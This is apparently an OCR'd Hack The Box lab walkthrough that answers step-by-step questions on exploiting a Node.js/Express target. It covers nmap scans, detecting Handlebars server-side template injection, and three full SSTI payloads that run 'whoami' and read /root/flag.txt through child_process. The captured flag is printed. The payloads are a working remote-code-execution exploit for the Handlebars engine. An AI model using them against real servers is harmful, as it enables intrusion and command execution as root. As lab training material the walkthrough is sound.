


1. What TCP ports does nmap identify as open? Answer with a list of ports seperated by commas with no spaces, from low to high.

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -p- 10.129.97.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 03:53 EDT
Nmap scan report for 10.129.97.64
Host is up (0.066s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Answer: 22,80


2. What software is running the service listening on the http/web port identified in the first question?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV -p 80 10.129.97.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 03:58 EDT
Nmap scan report for 10.129.97.64
Host is up (0.066s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Node.js (Express middleware)
```


Answer: Node.js

3. What is the name of the Web Framework according to Wappalyzer?




Answer: Express

4. What is the name of the vulnerability we test for by submitting {{7*7}}?



Answer: Server Side Template Injection

5. What is the templating engine being used within Node.JS?



Answer: Handlebars

6. What is the name of the BurpSuite tab used to encode text?

Answer: Decoder

7. In order to send special characters in our payload in an HTTP request, we'll encode the payload. What type of encoding do we use?

Answer: URL

8. When we use a payload from HackTricks to try to run system commands, we get an error back. What is "not defined" in the response error?


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1128
ETag: W/"468-YdOrcTL3oz6ZvR7W/B+TgSPD8/k"
Date: Mon, 28 Jul 2025 14:45:52 GMT
Connection: keep-alive

["Error: Parse error on line 1:","{{7*7}}","--^",
"Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'",
"    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)",
"    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)",
"    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)",
"    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)",
"    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)",
"    at router.post (/root/Backend/routes/handlers.js:15:18)",
"    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)",
"    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)",
"    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)",
"    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)"]
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1345
ETag: W/"541-KblCfW/E3XH/sQFpez5sLf/FV18"
Date: Mon, 28 Jul 2025 15:53:18 GMT
Connection: keep-alive

[
  "ReferenceError: require is not defined",
```

Answer: require

9. What variable is traditionally the name of the top-level scope in the browser context, but not in Node.JS?

Answer: global

10. By exploiting this vulnerability, we get command execution as the user that the webserver is running as. What is the name of that user?

Response

Pretty Raw Hex Render

```
39        </div>
40        <p class="result">
41          We will contact you at:       e
42          2
43          [object Object]
44          function Function() { [native code] }
45          2
46          [object Object]
47          root
48
```

Answer: root

11. Submit root flag

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Extensions Learn

```
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
 {{this.pop}}
 {{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt 2>&1');"}}
 {{this.pop}}
 {{#each conslist}}
  {{#with (string.sub.apply 0 codelist)}}
```

execSync('cat /root/flag.txt 2>&1');"}}

```
We will contact you at:       e
2
[object Object]
function Function() { [native code] }
2
[object Object]
6b258d726d287462d60c103d0142a81c
```

Answer: 6b258d726d287462d60c103d0142a81c

payload_1 (ReferenceError: require is not defined)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

payload_2 (root)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return (new this.constructor('return process')).call().mainModule.require('child_process').execSync('whoami').toString()"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

payload_3 (cat/root/flag.txt)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt 2>&1');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```